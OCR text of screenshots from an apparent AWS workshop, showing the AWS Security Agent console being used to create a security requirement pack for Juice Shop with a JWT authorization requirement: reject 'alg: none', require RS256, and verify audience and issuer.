






AWS Security Agent - Home
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
Business Application
AWS Security Agent (now part of AWS Continuum)
Proactive AI-powered security throughout the development lifecycle
AWS Security Agent (now part of AWS Continuum) conducts automated security reviews tailored to your organizational requirements and delivers context-aware penetration testing on demand to help prevent vulnerabilities early and at scale.
Get started with AWS Security Agent (now part of AWS Continuum)
Create your first Agent Space and perform security reviews on your applications.
Agent Spaces
Getting started
Getting started
Execute a penetration test
Perform a design review
How it works
Review designs before implementation
Define your security requirements once in the AWS Console, and AWS Security Agent
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent - Create
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/controls/create-p...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent
Security requirement packs
Create security requirement pack
Create security requirement pack Info
Add a name and description to create your security requirement pack. Then you can add or upload source documents to generate the security requirements for your pack. Learn more
Security requirement pack details
Pack enabled
Security requirement pack name
Add a name for this security requirement pack.
Juice Shop requirement pack
27 of 120 characters.
Description - optional
Add a brief description of what this security requirement pack checks.
Enter a brief description.
0 of 500 characters.
Additional configuration - optional
Data encryption and Tags
Cancel
Create
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



GenAI Catalyst: AWS Security
catalog.us-east-1.prod.workshops.aws/event/dashboard/en-US/workshop/module-1-security-re...
Update
aws workshop studio
safayathmuhammed
Module 4: Security code review
Configure full repository code review
(Optional) Verify your Juice Shop repository
(Optional) Enable Code Review
AWS account access
Open AWS console (us-east-1)
Get AWS CLI credentials
Share feedback
Workshop catalog in AWS Builder Center
Content preferences
Language
English
Exit event
Field
Value
Security requirement name
JSON Web Token (JWT) authorization best practices
Description
Ensure that systems leveraging JWTs for authorization are implemented in a secure manner following industry best practices.
Applicability
Applies to any web application or API system that authorizes both human and programmatic callers using JSON Web Tokens or JWT. JWTs are often issued during authentication and then presented to systems in subsequent requests for purposes of authorization to APIs and resources. JWTs are popu
Copied!
applications that require security controls holding minimal st
an
be compatible with many client technologies, server frameworks,
protocols. They are commonly integrated with HTTP web applications.
Compliance criteria
A compliant application must explicitly verify all JWTs to protect against token forgery. Applications are clearly non-compliant if they don't explicitly reject tokens with the "alg" field set to "none". When verifying any JWT, always require an "alg" field set to "RS256". This will ensure that an attacker cannot modify a token and have the server believe it has already been verified. Compliant applications must explicitly set audience and issuer fields when creating or signing tokens, and explicitly verify them when receiving tokens.
© 2008 - 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy policy
Terms of use
Cookie preferences



AWS Security Agent - Add sec
266941796363-ndskb2wy.us-east-1.console.aws.amazon.com/securityagent/controls/packs/sr...
Update
Search
[Option+S]
United States (N. Virginia)
Account ID: 2669-4179-6363
WSParticipantRole/Participant
AWS Security Agent
Security requirement packs
Juice Shop requirement pack
Add security requirement
Security requirement name
Add a name for this security requirement.
JSON Web Token (JWT) authorization best practices
49 of 80 characters.
Description
Add a brief description of what this security requirement checks.
Ensure that systems leveraging JWTs for authorization are implemented in a secure manner following industry best practices.
123 of 500 characters.
Applicability
Describe the scenarios, system types, or conditions where this security requirement should be evaluated.
purposes of authorization to APIs and resources. JWTs are popular in applications that require security controls holding minimal state, as they can be compatible with many client technologies, server frameworks, and transport protocols. They are commonly integrated with HTTP web applications.
521 of 10,000 characters.
Compliance criteria
Define what constitutes compliance versus non-compliance for this security requirement.
compliant if they don't explicitly reject tokens with the "alg" field set to "none". When verifying any JWT, always require an "alg" field set to "RS256". This will ensure that an attacker cannot modify a token and have the server believe it has already been verified. Compliant applications must explicitly set audience and issuer fields when creating or signing tokens, and explicitly verify them when receiving tokens.
540 of 10,000 characters.
Remediation guidance - optional
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences

